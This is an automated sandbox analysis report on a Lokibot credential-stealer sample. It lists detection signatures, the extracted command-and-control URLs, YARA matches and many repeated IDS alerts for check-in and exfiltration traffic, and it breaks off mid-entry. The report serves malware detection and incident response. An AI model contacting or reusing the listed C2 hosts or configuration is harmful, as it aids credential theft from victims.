ID: 651263
Sample Name: hfyhigXccT.exe
Cookbook: default.jbs
Time: 18:07:07
Date: 23/06/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

hfyhigXccT.exe


Overview

General Information

Sample Name:	hfyhigXccT.exe
Analysis ID:	651263
MD5:	f0ddd6f32e65868.
SHA1:	c0b1cb63866b3b..
SHA256:	748eaf926943f01.
Tags:	exe Loki
Infos:	



Detection




Lokibot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through…
- Yara detected AntiVM3
- Yara detected Lokibot
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Snort IDS alert for network traffic
- Tries to steal Mail credentials (via fi…
- Tries to harvest and steal Putty / W…
- Yara detected aPLib compressed bi…
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…
- Machine Learning detection for sam…

Classification



Process Tree

- **System is w10x64**
- hfyhigXccT.exe (PID: 6448 cmdline: "C:\Users\user\Desktop\hfyhigXccT.exe" MD5: F0DDD6F32E65868ACC9D38B35AF0E2C5)
  - hfyhigXccT.exe (PID: 6752 cmdline: C:\Users\user\Desktop\hfyhigXccT.exe MD5: F0DDD6F32E65868ACC9D38B35AF0E2C5)
  - hfyhigXccT.exe (PID: 6764 cmdline: C:\Users\user\Desktop\hfyhigXccT.exe MD5: F0DDD6F32E65868ACC9D38B35AF0E2C5)
- **cleanup**

Malware Configuration

Threatname: Lokibot

```
{
  "C2 list": [
    "http://kbfvzoboss.bid/alien/fre.php",
    "http://alphastand.trade/alien/fre.php",
    "http://alphastand.win/alien/fre.php",
    "http://alphastand.top/alien/fre.php",
    "http://sempersim.su/gh20/fre.php"
  ]
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.281633954.000000000435F000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000000.00000002.281633954.000000000435F000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000002.281633954.000000000435F000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
00000000.00000002.281633954.000000000435F000.00000004.00000800.00020000.00000000.sdmp	Lokibot	detect Lokibot in memory	JPCERT/CC Incident Response Group	• 0x2f3ef:$des3: 68 03 66 00 00 • 0x337e0:$param: MAC=%02X%02X%02XINSTALL=%08X%08X • 0x338ac:$string: 2D 00 75 00 00 00 46 75 63 6B 61 76 2E 72 75 00 00
00000000.00000002.281705492.0000000004395000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Click to see the 43 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.hfyhigXccT.exe.4395410.11.unpack	SUSP_XORed_URL_in_EXE	Detects an XORed URL in an executable	Florian Roth	• 0x13278:$s1: http:// • 0x16233:$s1: http:// • 0x16c74:$s1: \x97\x8B\x8B\x8F\xC5\xD0\xD0 • 0x13280:$s2: https:// • 0x13278:$f1: http:// • 0x16233:$f1: http:// • 0x13280:$f2: https://
0.2.hfyhigXccT.exe.4395410.11.unpack	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
0.2.hfyhigXccT.exe.4395410.11.unpack	Loki_1	Loki Payload	kevoreilly	• 0x131b4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x133fc:$a2: last_compatible_version
0.2.hfyhigXccT.exe.4395410.11.unpack	Lokibot	detect Lokibot in memory	JPCERT/CC Incident Response Group	• 0x123ff:$des3: 68 03 66 00 00 • 0x15ff0:$param: MAC=%02X%02X%02XINSTALL=%08X%08X • 0x160bc:$string: 2D 00 75 00 00 00 46 75 63 6B 61 76 2E 72 75 00 00
5.0.hfyhigXccT.exe.400000.14.raw.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Click to see the 126 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3

Timestamp:	104.155.55.2192.168.2.380497452025483 06/23/22-18:08:31.463728
SID:	2025483
Source Port:	80
Destination Port:	49745
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2

Timestamp:	192.168.2.3104.155.55.249896802825766 06/23/22-18:10:16.412962
SID:	2825766
Source Port:	49896
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2

Timestamp:	192.168.2.3104.155.55.249744802024312 06/23/22-18:08:28.518392
SID:	2024312
Source Port:	49744

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249842802024313 06/23/22-18:09:36.768062
SID:	2024313
Source Port:	49842
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249773802025381 06/23/22-18:08:56.128163
SID:	2025381
Source Port:	49773
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249787802024318 06/23/22-18:09:17.520239
SID:	2024318
Source Port:	49787
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.852487532014169 06/23/22-18:09:36.710116
SID:	2014169
Source Port:	52487
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249745802025381 06/23/22-18:08:30.578499
SID:	2025381
Source Port:	49745
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249867802024318 06/23/22-18:10:03.646769
SID:	2024318
Source Port:	49867
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249772802024318 06/23/22-18:08:53.475797
SID:	2024318
Source Port:	49772
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.850778532014169 06/23/22-18:08:56.029740
SID:	2014169
Source Port:	50778
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380497492025483 06/23/22-18:08:35.758181
SID:	2025483
Source Port:	80
Destination Port:	49749
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249772802024313 06/23/22-18:08:53.475797
SID:	2024313
Source Port:	49772
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249777802024313 06/23/22-18:09:04.362566
SID:	2024313
Source Port:	49777
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.862547532014169 06/23/22-18:09:27.695746
SID:	2014169
Source Port:	62547
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249754802024318 06/23/22-18:08:45.504366
SID:	2024318
Source Port:	49754
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249807802025381 06/23/22-18:09:22.064496
SID:	2025381
Source Port:	49807
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249773802825766 06/23/22-18:08:56.128163
SID:	2825766
Source Port:	49773

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	−
Timestamp:	192.168.2.3104.155.55.249754802024313 06/23/22-18:08:45.504366
SID:	2024313
Source Port:	49754
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	−
Timestamp:	192.168.2.3104.155.55.249780802024313 06/23/22-18:09:08.917855
SID:	2024313
Source Port:	49780
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	−
Timestamp:	192.168.2.3104.155.55.249751802021641 06/23/22-18:08:43.382677
SID:	2021641
Source Port:	49751
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	−
Timestamp:	192.168.2.3104.155.55.249832802024313 06/23/22-18:09:27.755282
SID:	2024313
Source Port:	49832
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	−
Timestamp:	192.168.2.3104.155.55.249781802025381 06/23/22-18:09:11.023804
SID:	2025381
Source Port:	49781
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	−
Timestamp:	192.168.2.3104.155.55.249867802024313 06/23/22-18:10:03.646769
SID:	2024313
Source Port:	49867
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	−
Timestamp:	192.168.2.3104.155.55.249892802021641 06/23/22-18:10:09.603862
SID:	2021641
Source Port:	49892
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.860640532014169 06/23/22-18:09:10.958098
SID:	2014169
Source Port:	60640
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249780802024318 06/23/22-18:09:08.917855
SID:	2024318
Source Port:	49780
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249749802024313 06/23/22-18:08:34.891799
SID:	2024313
Source Port:	49749
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249749802024318 06/23/22-18:08:34.891799
SID:	2024318
Source Port:	49749
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.864635532014169 06/23/22-18:10:03.591385
SID:	2014169
Source Port:	64635
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380497732025483 06/23/22-18:08:56.994402
SID:	2025483
Source Port:	80
Destination Port:	49773
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.864452532014169 06/23/22-18:08:47.827784
SID:	2014169
Source Port:	64452
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380497752025483 06/23/22-18:09:00.835939
SID:	2025483
Source Port:	80

Destination Port:	49775
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380497772025483 06/23/22-18:09:05.276468
SID:	2025483
Source Port:	80
Destination Port:	49777
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249858802025381 06/23/22-18:09:55.746969
SID:	2025381
Source Port:	49858
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380498072025483 06/23/22-18:09:22.916760
SID:	2025483
Source Port:	80
Destination Port:	49807
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249744802024317 06/23/22-18:08:28.518392
SID:	2024317
Source Port:	49744
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380497802025483 06/23/22-18:09:09.874479
SID:	2025483
Source Port:	80
Destination Port:	49780
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249879802021641 06/23/22-18:10:05.859589
SID:	2021641
Source Port:	49879
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249745802825766 06/23/22-18:08:30.578499
SID:	2825766
Source Port:	49745
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.849873532014169 06/23/22-18:08:34.825260
SID:	2014169
Source Port:	49873
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249775802825766 06/23/22-18:08:59.805159
SID:	2825766
Source Port:	49775
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.863083532014169 06/23/22-18:10:09.542700
SID:	2014169
Source Port:	63083
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380497502025483 06/23/22-18:08:41.569598
SID:	2025483
Source Port:	80
Destination Port:	49750
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249865802024313 06/23/22-18:09:59.728406
SID:	2024313
Source Port:	49865
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380497712025483 06/23/22-18:08:51.674694
SID:	2025483
Source Port:	80
Destination Port:	49771
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380497542025483 06/23/22-18:08:46.411556
SID:	2025483
Source Port:	80
Destination Port:	49754
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249781802825766 06/23/22-18:09:11.023804
SID:	2825766
Source Port:	49781

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.863861532014169 06/23/22-18:09:13.136252
SID:	2014169
Source Port:	63861
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249746802024318 06/23/22-18:08:32.826506
SID:	2024318
Source Port:	49746
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249858802825766 06/23/22-18:09:55.746969
SID:	2825766
Source Port:	49858
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249771802025381 06/23/22-18:08:50.748195
SID:	2025381
Source Port:	49771
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249832802024318 06/23/22-18:09:27.755282
SID:	2024318
Source Port:	49832
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249765802025381 06/23/22-18:08:48.152005
SID:	2025381
Source Port:	49765
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380498672025483 06/23/22-18:10:04.550873
SID:	2025483
Source Port:	80
Destination Port:	49867
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249750802825766 06/23/22-18:08:40.626646
SID:	2825766
Source Port:	49750
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249795802024313 06/23/22-18:09:20.096905
SID:	2024313
Source Port:	49795
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249795802024318 06/23/22-18:09:20.096905
SID:	2024318
Source Port:	49795
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.865266532014169 06/23/22-18:08:43.324751
SID:	2014169
Source Port:	65266
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249743802025381 06/23/22-18:08:26.365310
SID:	2025381
Source Port:	49743
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.855923532014169 06/23/22-18:08:26.293119
SID:	2014169
Source Port:	55923
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.857421532014169 06/23/22-18:08:32.768385
SID:	2014169
Source Port:	57421
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249895802024318 06/23/22-18:10:14.615169
SID:	2024318
Source Port:	49895

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.859065532014169 06/23/22-18:09:47.565594
SID:	2014169
Source Port:	59065
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249895802024313 06/23/22-18:10:14.615169
SID:	2024313
Source Port:	49895
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.852810532014169 06/23/22-18:08:53.418184
SID:	2014169
Source Port:	52810
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249783802825766 06/23/22-18:09:13.286095
SID:	2825766
Source Port:	49783
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249856802025381 06/23/22-18:09:47.624966
SID:	2025381
Source Port:	49856
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249746802024313 06/23/22-18:08:32.826506
SID:	2024313
Source Port:	49746
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249787802024313 06/23/22-18:09:17.520239
SID:	2024313
Source Port:	49787
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.859390532014169 06/23/22-18:09:02.005884
SID:	2014169
Source Port:	59390
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249778802025381 06/23/22-18:09:06.486197
SID:	2025381
Source Port:	49778
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249865802024318 06/23/22-18:09:59.728406
SID:	2024318
Source Port:	49865
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380498952025483 06/23/22-18:10:15.552607
SID:	2025483
Source Port:	80
Destination Port:	49895
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380498962025483 06/23/22-18:10:17.418004
SID:	2025483
Source Port:	80
Destination Port:	49896
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249744802021641 06/23/22-18:08:28.518392
SID:	2021641
Source Port:	49744
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249842802021641 06/23/22-18:09:36.768062
SID:	2021641
Source Port:	49842
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8	
Timestamp:	192.168.2.38.8.8.858625532014169 06/23/22-18:08:50.688333
SID:	2014169
Source Port:	58625

Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 104.155.55.2 - Destination IP: 192.168.2.3	
Timestamp:	104.155.55.2192.168.2.380497652025483 06/23/22-18:08:49.079457
SID:	2025483
Source Port:	80
Destination Port:	49765
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249772802021641 06/23/22-18:08:53.475797
SID:	2021641
Source Port:	49772
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249765802024313 06/23/22-18:08:48.152005
SID:	2024313
Source Port:	49765
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249865802825766 06/23/22-18:09:59.728406
SID:	2825766
Source Port:	49865
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249751802025381 06/23/22-18:08:43.382677
SID:	2025381
Source Port:	49751
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 104.155.55.2	
Timestamp:	192.168.2.3104.155.55.249775802024318 06/23/22-18:08:59.805159
SID:	2024318
Source Port:	49775
Destination Port:	80
Protocol:	TCP
